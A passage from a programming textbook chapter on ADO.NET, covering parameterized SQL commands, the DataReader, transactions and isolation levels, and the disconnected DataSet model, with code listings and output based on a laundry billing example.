Working with parameters takes three steps (**Figure 15.21**): write the SQL with **placeholders** where values will go; create a parameter for each placeholder and add it to the command; assign

the values and execute. The placeholder's spelling depends on the provider: OLE DB and ODBC identify parameters **by position** with `?`; SQL Server identifies them **by name** with `@name`.

1. Define the SQL command with placeholders

- OLE DB: parameters identified by position (notation ?)

```
OleDbCommand cmd = new OleDbCommand();
cmd.CommandText = "DELETE FROM Empls WHERE EmployeeID = ?";
```

- SQL Server: parameters identified by name (notation @name)

```
SqlCommand cmd = new SqlCommand();
cmd.CommandText = "DELETE FROM Empls WHERE EmployeeID = @ID";
```

2. Create and add the parameter

```
cmd.Parameters.Add(new OleDbParameter("@ID", OleDbType.BigInt));
```

3. Assign the value and execute the command

```
cmd.Parameters["@ID"].Value = 1234;
cmd.ExecuteNonQuery();
```

Figure 15.21 Working with parameters in three steps. The SQL text contains a placeholder (`?` for OLE DB, `@ID` for SQL Server); a parameter object is added; its value is assigned just before execution.

Table 15.6 Placeholders by provider and language. `@name` works for all three ADO.NET providers of this chapter, which is why the Laundry data layer uses it.

Provider	Placeholder	Example
`Microsoft.Data.SqlClient`	`@name`	`WHERE id = @id`
`Microsoft.Data.Sqlite`	`@name`, `$name` or `:name`	`WHERE id = @id`
`MySqlConnector`	`@name` or `?`	`WHERE id = @id`
OLE DB, ODBC	`?` (by position)	`WHERE id = ?`
PHP PDO	`?` or `:name`	`WHERE id = :id`
Java JDBC	`?` (by position, numbered from 1)	`ps.setString(1, id)`
Python `sqlite3`	`?` or `:name`	`con.execute("… WHERE id = ?", (id,))`

> **DEFINITION.** A **parameterized command** (a *prepared statement* in PHP and Java) is a command whose SQL text is fixed and contains placeholders, and whose values are sent to the database separately from that text. The database parses the text first, decides what the statement means, and only then receives the values — as data, which can never change what the statement means.

The Laundry data layer creates every command through one small helper, **Listing 15.3**. It takes the SQL text and a list of name–value pairs, and it is written against `DbConnection` and `DbCommand` so that it works with any provider.

Listing 15.3 `AdoBillRepository.Command`, `Scalar` and `Execute`: every value becomes a `DbParameter`; `null` becomes `DBNull.Value`, the database's NULL; and `using` disposes each command after use.

```
    /// <summary>A command with its text and its parameters; values never touch the
text.</summary>
    private static DbCommand Command(DbConnection con, DbTransaction? tx, string sql,
                                     params (string Name, object? Value)[] parameters)
    {
        DbCommand cmd = con.CreateCommand();
        cmd.CommandText = sql;
        cmd.Transaction = tx;
        foreach (var (name, value) in parameters)
        {
            DbParameter p = cmd.CreateParameter();
            p.ParameterName = name;
            p.Value = value ?? DBNull.Value;
            cmd.Parameters.Add(p);
        }
        return cmd;
    }

    private static object? Scalar(DbConnection con, DbTransaction? tx, string sql, params
(string, object?)[] ps)
    {
        using DbCommand cmd = Command(con, tx, sql, ps);
        return cmd.ExecuteScalar();                        // first column of the first row,
or null
    }

    private static int Execute(DbConnection con, DbTransaction? tx, string sql, params
(string, object?)[] ps)
    {
        using DbCommand cmd = Command(con, tx, sql, ps);
        return cmd.ExecuteNonQuery();                      // number of rows changed
    }
```

`con.CreateCommand()` returns a command of the connection's provider, and `cmd.CreateParameter()` a parameter of the same provider, so nothing here names SQLite, MySQL or SQL Server. `DBNull.Value` deserves a sentence: C#'s `null` means "no object", while a database NULL is a value of its own, and ADO.NET represents it with the single object `DBNull.Value`. Assigning C# `null` to a parameter's `Value` would leave it unset, which some providers reject.

15.4.7 The DataReader

`ExecuteReader()` returns a DataReader, and a DataReader allows **sequential reading of the result, row by row** (**Figure 15.22**). It is a cursor that starts *before* the first row; each call to `Read()` moves it to the next row and returns `true`, until there are no more rows and `Read()` returns `false`. It cannot go back, and it cannot jump.

- **ExecuteReader()** returns a DataReader object

```
IDataReader ExecuteReader()
IDataReader ExecuteReader(CommandBehavior behavior);
```

- A DataReader reads the result sequentially, row by row




Figure 15.22 A DataReader over the result table of a `SELECT`. `Read()` advances the cursor one row and reports whether there was a row to advance to.

Figure 15.23 lists the interface. `Read()` reads the next row. Indexers read a column by position, `reader[0]`, or by name, `reader["LastName"]`, returning `object`. Typed access methods — `GetBoolean`, `GetByte`, `GetString`, `GetInt32`, `GetDecimal`, … — return the value already converted. `GetName(i)`, `GetDataTypeName(i)` and `GetOrdinal(name)` return metadata: a column's name, its type's name, and a column's position given its name. `IsDBNull(i)` asks whether a value is NULL before a typed getter throws on it. `FieldCount` is the number of columns, and `Close()` releases the reader.

- **Read** moves to the next row

```
bool Read();
```

- Column values through indexers

```
object this[int] { get; }
object this[string] { get; }
```

- Typed access to column values

```
bool GetBoolean(int idx);
byte GetByte(int idx);
...
```

- Metadata

```
string GetDataTypeName(int i);
string GetName(int idx);
int GetOrdinal(string name);
...
```




Figure 15.23 The `IDataRecord` and `IDataReader` interfaces. `IDataRecord` describes the current row (indexers, typed getters, metadata); `IDataReader` adds moving to the next row and closing.

Figure 15.24 puts the calls in order: create the reader, read column values into an array, read them with indexers, read them with a typed method, and close the reader.

- Create the DataReader and read the rows

```
IDataReader reader = cmd.ExecuteReader();
while (reader.Read()) {
```

- Read the column values into an array

```
    object[] dataRow = new object[reader.FieldCount];
    int cols = reader.GetValues(dataRow);
```

- Read column values with indexers

```
    object val0 = reader[0];
    object nameVal = reader["LastName"];
```

- Read a column value with a typed getter, **GetString**

```
    string firstName = reader.GetString(2);
```

- Close the DataReader

```
}
reader.Close();
```

Figure 15.24 Working with an `IDataReader`: `ExecuteReader`, a `while (reader.Read())` loop, `GetValues` into an array sized by `FieldCount`, indexers by position and by name, a typed getter, and `Close`.

None of that needs a database server to run. `System.Data` contains one DataReader of its own, the `DataTableReader`, which reads the rows of a DataTable with exactly the calls a `SqlDataReader` or a `SqliteDataReader` answers. **Listing 15.4** uses it on the Laundry's `Employee` table, loaded from CSV, and follows **Pseudocode 15.1** line for line.

Listing 15.4 `AdoBasics/ReaderDemo.cs`: the DataReader pattern of **Figure 15.24**, run for real over the Laundry employees. The last three lines fill a DataTable from a reader, which is what a DataAdapter does inside `Fill`.

```
using System.Data;
using Laundry.Data;

namespace AdoBasics;

// The DataReader pattern, run for real. A DataTableReader is the IDataReader that
// ships with System.Data; a SqlDataReader, SqliteDataReader or MySqlDataReader is
// used with exactly the same calls.
public static class ReaderDemo
{
    public static void Run(string data)
    {
        DataTable employees = LaundrySchema.Load(Path.Combine(data,
"csv")).Tables["Employee"]!;

        IDataReader? reader = null;                             // declare
        try
        {
            reader = employees.CreateDataReader();              // "execute": get a forward-
only cursor
            Console.WriteLine($"FieldCount = {reader.FieldCount}; column 1 is
\"{reader.GetName(1)}\" ({reader.GetDataTypeName(1)})");
            int spv = reader.GetOrdinal("spv_id");              // look the position up once
            object[] dataRow = new object[reader.FieldCount];
            while (reader.Read())                               // process: one row at a
time
            {
                if ((string)reader["section"] != "transaction") continue;
                int cols = reader.GetValues(dataRow);           // all columns into an array
                for (int i = 0; i < 3; i++)
                    Console.Write("| {0} ", dataRow[i]);
                Console.WriteLine("| supervisor {0}", reader.IsDBNull(spv) ? "(none: the
owner)" : reader.GetString(spv));
            }
        }
        catch (Exception e)
        {
            Console.WriteLine(e.Message);                       // handle
        }
        finally
        {
            reader?.Close();                                    // release, even after an
error
        }

        // The same reader can fill a DataTable: this is what a DataAdapter does inside
Fill().
        using IDataReader again = employees.CreateDataReader();
        var copy = new DataTable("EmployeeCopy");
        copy.Load(again);
        Console.WriteLine($"DataTable.Load(reader): {copy.Rows.Count} rows,
{copy.Columns.Count} columns, reader closed = {again.IsClosed}");
    }
}
```

Run it from the `aspnet/AdoBasics` folder with `dotnet run -- reader`. **Listing 15.5** is its real output.

Listing 15.5 The output of **Listing 15.4**. The owner, E0001, has no supervisor: `IsDBNull` caught the NULL before `GetString` could throw on it.

```
FieldCount = 5; column 1 is "name" (String)
| E0001 | Hendra Wijaya | transaction | supervisor (none: the owner)
| E0003 | Bambang Sutrisno | transaction | supervisor E0001
| E0004 | Dewi Lestari Putri | transaction | supervisor E0001
| E0005 | Anisa Rahmawati | transaction | supervisor E0001
| E0008 | Rizky Pratama | transaction | supervisor E0002
| E0011 | Kevin Tanoto | transaction | supervisor E0002
| E0012 | Fitri Handayani | transaction | supervisor E0003
DataTable.Load(reader): 14 rows, 5 columns, reader closed = True
```

Four details of **Listing 15.4** are worth copying into every reader loop you write. `GetOrdinal("spv_id")` is called once, before the loop, so the loop does not search for the column's name on every row. `IsDBNull` guards the typed getter. `reader["section"]` returns `object` and needs a cast, while `GetString(spv)` returns `string` directly. And `reader?.Close()` in `finally` releases the reader even if a row throws. The last block shows `DataTable.Load(reader)`: it reads every row of a reader into a DataTable and closes the reader, and it works with *every* provider — including `Microsoft.Data.Sqlite`, which has no DataAdapter (Section 15.7).

15.5 Transactions

15.5.1 Three rows, one act

A customer brings five kilograms of clothes to the Rungkut outlet for the ordinary wash-dry-fold service, which costs Rp 8.000 per kilogram. The cashier types the order, the customer pays Rp 20.000 now in cash, and the program must write three rows: a `Bill` with status `queued`, a `StatusLog` row recording that the bill was queued and by whom, and a `Payment` of Rp 20.000. The bill's charge is computed by the server, never taken from the form:

$$\text{charge} = \text{price} \times \text{unit} = 8000 \times 5 = 40000 \tag{15.2}$$

and what the customer still owes is the charge minus everything paid so far:

$$\begin{aligned}\text{balance} = \text{charge} - \sum_{p \in \text{payments of the bill}} \text{amount}_p &= 40000 - 20000 \\ &= 20000\end{aligned} \tag{15.3}$$

Now imagine the program writes the `Bill`, writes the `StatusLog`, and then fails on the `Payment` — a network error, a broken rule, a power cut. The database now says the customer owes Rp 40.000; the cash drawer holds Rp 20.000 more than the books explain; and Equation (15.3) gives the wrong answer for as long as nobody notices. Nobody wrote that state on purpose, and no code path was designed to handle it. Section 5.11 gave the cure, and it is the same in every language.

> **DEFINITION.** A **transaction** is a group of statements that the database treats as one indivisible act. It guarantees four properties, **ACID**: *atomicity* — all of its changes happen or none does; *consistency* — every constraint holds when it ends; *isolation* — other connections never see its half-finished state; *durability* — once committed, its changes survive a crash. A transaction ends with **commit**, which makes every change permanent at once, or **rollback**, which undoes every change as though none had been made.

15.5.2 Transactions in ADO.NET

ADO.NET supports transactions directly (**Figure 15.25**). A transaction object is created by the connection, `con.BeginTransaction()`; commands are **assigned** to it through their `Transaction` property; and the transaction ends with `Commit()` or is aborted with `Rollback()`.

- ADO.NET supports transactions
- Commands are assigned to transactions
- The commands of a transaction are
  - committed with **Commit**
  - aborted with **Rollback**




Figure 15.25 Transactions in ADO.NET. A command has at most one `Transaction`; a transaction knows its `Connection` and `IsolationLevel` and offers `Commit()` and `Rollback()`; a connection creates transactions with `BeginTransaction()`, optionally with an isolation level.

The work follows three steps. First, define the connection and create the transaction object (**Figure 15.26**, top). Second, create each command, assign it to the transaction, and execute it; the example deletes an order's detail rows and then the order itself, two statements that must not be separated. Third, commit, or roll back if anything threw, and close the connection whatever happened (**Figure 15.27**).

1. Define the connection and create the Transaction object

```
SqlConnection con = new SqlConnection(connStr);
IDbTransaction trans = null;
try {
    con.Open();
    trans = con.BeginTransaction(IsolationLevel.ReadCommitted);
```

2. Create the Command objects, assign them to the transaction, and execute them

```
    IDbCommand cmd1 = con.CreateCommand();
    cmd1.CommandText = "DELETE [OrderDetails] WHERE OrderId = 10258";
    cmd1.Transaction = trans;
    cmd1.ExecuteNonQuery();

    IDbCommand cmd2 = con.CreateCommand();
    cmd2.CommandText = "DELETE Orders WHERE OrderId = 10258";
    cmd2.Transaction = trans;
    cmd2.ExecuteNonQuery();
```

Figure 15.26 Steps 1 and 2: open the connection and begin a `ReadCommitted` transaction; create two commands, assign each to the transaction, and execute them. The detail rows of order 10258 go first because the order row is their parent.

3. Commit or abort the transaction

```
    trans.Commit();
} catch (Exception e) {
    if (trans != null)
        trans.Rollback();
} finally {
    try {
        con.Close();
    } catch (Exception) { }
}
```

Figure 15.27 Step 3: `trans.Commit()` at the end of the `try`; `trans.Rollback()` in the `catch`; the connection closed in `finally`.

The Laundry's version is **Listing 15.6**, the heart of this chapter. It is written against `DbConnection` and `DbTransaction`, so it runs on SQLite, MySQL or SQL Server with no change.

Listing 15.6 `AdoBillRepository.CreateBillWithFirstPayment`: read the price, validate, compute the next id, insert the bill, its log row and its payment, commit; on any failure, roll back and report one sentence. Compiled here; run through the SQLite provider only by readers who install it (Section 15.1.1).

```
    public string CreateBillWithFirstPayment(NewBill b)
    {
        using DbConnection con = Open();
        using DbTransaction tx = con.BeginTransaction();
        try
        {
            object? price = Scalar(con, tx, "SELECT price FROM Service WHERE id = @id",
("@id", b.ServiceId));
            if (price == null)
                throw new DataLayerException($"There is no service {b.ServiceId}.");
            if (b.Unit <= 0)
                throw new DataLayerException("The number of units must be at least 1.");
            decimal charge = Convert.ToDecimal(price) * b.Unit;
            if (b.PayAmount < 0 || b.PayAmount > charge)
                throw new DataLayerException($"A first payment must be between Rp 0 and the
charge, {Money.Rp(charge)}.");

            // The next id is read INSIDE the transaction, so no other cashier can take it.
            object? max = Scalar(con, tx, "SELECT MAX(id) FROM Bill");
            string id = "B" + ((max is string s ? int.Parse(s[1..]) : 0) +
1).ToString("D4");

            Execute(con, tx,
                "INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id, Service_id, Outlet_id)" +
                " VALUES (@id, @arrived, 'queued', @rack, @unit, @payment, @customer,
@employee, @service, @outlet)",
                ("@id", id), ("@arrived", b.Now), ("@rack", b.Rack), ("@unit", b.Unit),
("@payment", charge),
                ("@customer", b.CustomerId), ("@employee", b.EmployeeId), ("@service",
b.ServiceId),
                ("@outlet", b.OutletId));

            InsertLog(con, tx, id, "queued", b.Now, b.EmployeeId);

            if (b.PayAmount > 0)
                InsertPayment(con, tx, id, b.PayMethod ?? "", b.PayAmount, b.PayReference,
b.Now);

            tx.Commit();                                    // all three rows, at once
            return id;
        }
        catch (DbException e)
        {
            tx.Rollback();                                  // none of them
            throw new DataLayerException(e.Message, e);
        }
        catch (DataLayerException)
        {
            tx.Rollback();
            throw;
        }
    }
```

Read it slowly, because every line has a reason.

- `using DbConnection con = Open(); using DbTransaction tx = con.BeginTransaction();` — the connection and the transaction are disposed when the method ends, in the reverse order. Disposing a transaction that was neither committed nor rolled back **rolls it back**, so even an exception that escapes both `catch` blocks cannot leave a half-written bill.
- **Every command receives `tx`.** A command executed on a connection with an open transaction but *without* its `Transaction` property set is refused by most providers — SQL Server throws "ExecuteNonQuery requires the command to have a transaction…" — which is ADO.NET's way of making sure you meant it.

- **The rules are checked inside the transaction.** The price is read with `ExecuteScalar`; the charge is computed by Equation (15.2); a first payment above the charge is refused. Throwing `DataLayerException` from inside the `try` rolls back the (so far empty) transaction on the way out.
- **The next id is read inside the transaction.** `SELECT MAX(id) FROM Bill` returns `B2953`, and the new bill becomes `B2954`. If two cashiers did this at the same moment outside a transaction, both would read `B2953` and both would try to write `B2954`. Section 15.5.3 explains what "inside the transaction" buys, and what it does not buy on its own.
- **Two `catch` blocks.** A `DbException` — a constraint the database enforced, a lost connection — is translated into a `DataLayerException` with the database's message kept as the inner exception, so the page never sees provider types. A `DataLayerException` thrown by the rules is re-thrown unchanged. Both roll back first.

Figure 15.28 draws the whole unit of work, with every point at which it can fail and the single place where it succeeds.




Figure 15.28 Creating a bill with its first payment and status log as one transaction. Any failure after `BEGIN` — a broken rule, a CHECK or foreign-key constraint, a crash — leads to `ROLLBACK`, and the database is exactly as it was; only the path through every step reaches `COMMIT`.

The pattern is general enough to write once as pseudocode, **Pseudocode 15.2**; Sections 15.12 to 15.15 implement it five times.

Pseudocode 15.2 A unit of work. Everything `work` writes becomes visible at line 5, or never.

```
UNIT-OF-WORK(work)
1  open a connection
2  BEGIN a transaction on it
3  try
4      result = work(connection, transaction)    // reads, checks, writes
5      COMMIT
6      return result
7  catch any failure
8      ROLLBACK
9      raise one error the caller understands
10 finally
11     close the connection
```

15.5.3 Isolation levels

Atomicity is about one transaction; **isolation** is about several running at the same time. Isolation is achieved with locks, and locks cost concurrency, so databases let you choose how much isolation to pay for. `BeginTransaction(IsolationLevel)` takes one of the values of **Figure 15.29**.

- Defines how read and write locks are used in a transaction
- ADO.NET transactions allow different isolation levels

```
public enum IsolationLevel {
    ReadUncommitted, ReadCommitted, RepeatableRead, Serializable, ...
}
```

IsolationLevel	Meaning
ReadUncommitted	reading data locked by another transaction is allowed; *dirty reads* possible
ReadCommitted (default)	reading locked data is prohibited; no dirty reads, but *phantom rows* and *non-repeatable reads* can occur
RepeatableRead	as `ReadCommitted`, and reads are repeatable
Serializable	serialized access; *phantom rows* cannot occur

Figure 15.29 Isolation levels: the usage of read and write locks in a transaction. `ReadUncommitted` allows dirty reads; `ReadCommitted`, the usual default, prevents them but allows phantom rows and non-repeatable reads; `RepeatableRead` makes reads repeatable; `Serializable` serializes access and prevents phantoms.

The three problems the levels protect against have names, and each has a Laundry example (**Table 15.7**).

Table 15.7 The three anomalies and the lowest isolation level that prevents each. `Snapshot`, a level added later for SQL Server, gives every transaction a consistent picture as of its start without blocking readers.

Problem	What happens	Laundry example	Prevented from
Dirty read	you read a row another transaction has written but not committed	the dashboard counts bill B2954 that the cashier's transaction is about to roll back	`ReadCommitted`
Non-repeatable read	you read a row twice and get two different values, because another transaction committed a change between	a receipt reads the balance, a second cashier records a payment, the receipt's total no longer adds up	`RepeatableRead`
Phantom row	you run the same query twice and a new row appears, because another transaction inserted it	two cashiers both read `MAX(id) = B2953` and both compute `B2954`	`Serializable`

The third row is the next-id problem of **Listing 15.6**, and it is solved in different ways by different databases. **SQLite** has one writer at a time for the whole file: a transaction started with `BEGIN IMMEDIATE` takes the write lock at once, so a second cashier's transaction waits (up to the busy timeout) until the first commits, and then reads `B2954` and computes `B2955`. `Microsoft.Data.Sqlite` begins its transactions immediately by default [3]; the PHP, Java and Python versions in this chapter say `BEGIN IMMEDIATE` explicitly. **MySQL's InnoDB** runs at `RepeatableRead` by default, which does not stop two transactions reading the same `MAX(id)`; the stored procedure of Section 15.10 adds `FOR UPDATE` to lock what it reads. A table with an `AUTO_INCREMENT` or `IDENTITY` key avoids the question entirely, which is why `Payment` and `StatusLog` have one; `Bill` keeps its original `B0001` style of key.

You can watch isolation happen. **Listing 15.7** opens two connections to one copy of the database — two cashiers — and lets the first write inside a transaction while the second looks; **Listing 15.8** is what each of them saw.

Listing 15.7 `python/demo_isolation.py`: two connections, one transaction, and what each connection can see at each moment.

```
"""Two cashiers, two connections: what the second one sees while the first is inside a
transaction.
    python demo_isolation.py
"""
import shutil
import tempfile
from pathlib import Path

from laundry_data import connect
from laundry_data.db import DEFAULT_DB

tmp = Path(tempfile.mkdtemp()) / "laundry.db"
shutil.copy(DEFAULT_DB, tmp)
a, b = connect(tmp), connect(tmp)
count = "SELECT COUNT(*) FROM Bill"
now = "2026-09-30 21:00:00"

a.execute("BEGIN IMMEDIATE")
a.execute("INSERT INTO Bill (id, arrived, status, rack, unit, payment, Customer_id,
Employee_id, Service_id, Outlet_id)"
          " VALUES ('B2954', ?, 'queued', 'A01', 5, 40000, 'C0001', 'E0004', 'S0001',
'O01')", (now,))
a.execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) VALUES
('B2954', 'queued', ?, 'E0004')", (now,))
print("A inside its transaction sees", a.execute(count).fetchone()[0], "bills")
print("B at the same moment sees    ", b.execute(count).fetchone()[0], "bills  (A's rows
are not committed)")
try:
    b.execute("BEGIN IMMEDIATE")
except Exception as e:
    print("B tries to start writing:     ", type(e).__name__ + ":", e)
a.execute("COMMIT")
print("after A commits, B sees      ", b.execute(count).fetchone()[0], "bills")

a.execute("BEGIN IMMEDIATE")
a.execute("DELETE FROM StatusLog WHERE Bill_id = 'B2954'")
a.execute("DELETE FROM Bill WHERE id = 'B2954'")
print("A deletes B2954 but has not committed; B sees", b.execute(count).fetchone()[0])
a.execute("ROLLBACK")
print("A rolls back; B sees         ", b.execute(count).fetchone()[0], "bills  (the delete
never happened)")
a.close()
b.close()
shutil.rmtree(tmp.parent)
```

Listing 15.8 The real output of **Listing 15.7**. B never sees A's uncommitted rows; B cannot begin writing while A holds the write lock (it waited five seconds, the busy timeout, and gave up); after `COMMIT` B sees the new bill; after `ROLLBACK` the delete never happened.

```
A inside its transaction sees 2954 bills
B at the same moment sees     2953 bills  (A's rows are not committed)
B tries to start writing:      OperationalError: database is locked
after A commits, B sees       2954 bills
A deletes B2954 but has not committed; B sees 2954
A rolls back; B sees          2954 bills  (the delete never happened)
```

15.5.4 Two other ways to spell a transaction

`System.Transactions.TransactionScope` wraps a block of code — `using (var scope = new TransactionScope()) { …; scope.Complete(); }` — and every connection opened inside the block joins the transaction automatically; if `Complete()` is not reached, everything rolls back. It is convenient, and on .NET it can coordinate several connections only on Windows, so this book prefers the explicit `BeginTransaction` whose effect you can see. Entity Framework Core's

`SaveChanges()` wraps all the inserts, updates and deletes it sends in one transaction of its own (Section 15.16). And the disconnected DataSet has a unit of work of its own, `AcceptChanges` and `RejectChanges`, which the next section introduces and Section 15.12 uses as its "transaction".

15.6 The Disconnected Model

15.6.1 Motivation and idea

The connected model is too costly when there are **many parallel, long-lasting access operations**: a thousand users each holding a connection for minutes would need a thousand connections. The idea of the disconnected model is to **cache data in main memory** — a small "main memory database" — and to use only **short connections** for reading and for writing updates. The DataAdapter does the reading and writing; the in-memory database is independent of the data source it came from. The price is that **conflicting changes are possible**: while you hold a copy, someone else may change the original (Section 15.7.3 deals with that).

Figure 15.30 places the idea in Microsoft's three-tier architecture of the early 2000s: DataSets travel as XML between a presentation tier (a Windows Forms program or a browser with a Web Forms page), a business tier (IIS or a web service, with data adapters and connections), and a data tier (the databases); business-to-business partners receive the same XML.




Figure 15.30 Microsoft's three-tier architecture. A DataSet is filled in the business tier by data adapters, travels over the Internet or an intranet as XML, and is used in the presentation tier by a Windows program or a web form, with no database connection there at all.

Figure 15.31 repeats the left half of **Figure 15.3** with the DataSet opened up: a DataSet's tables, each with its constraints, columns and rows, and its relations, filled and updated through a DataAdapter and read from and written to an XML file.

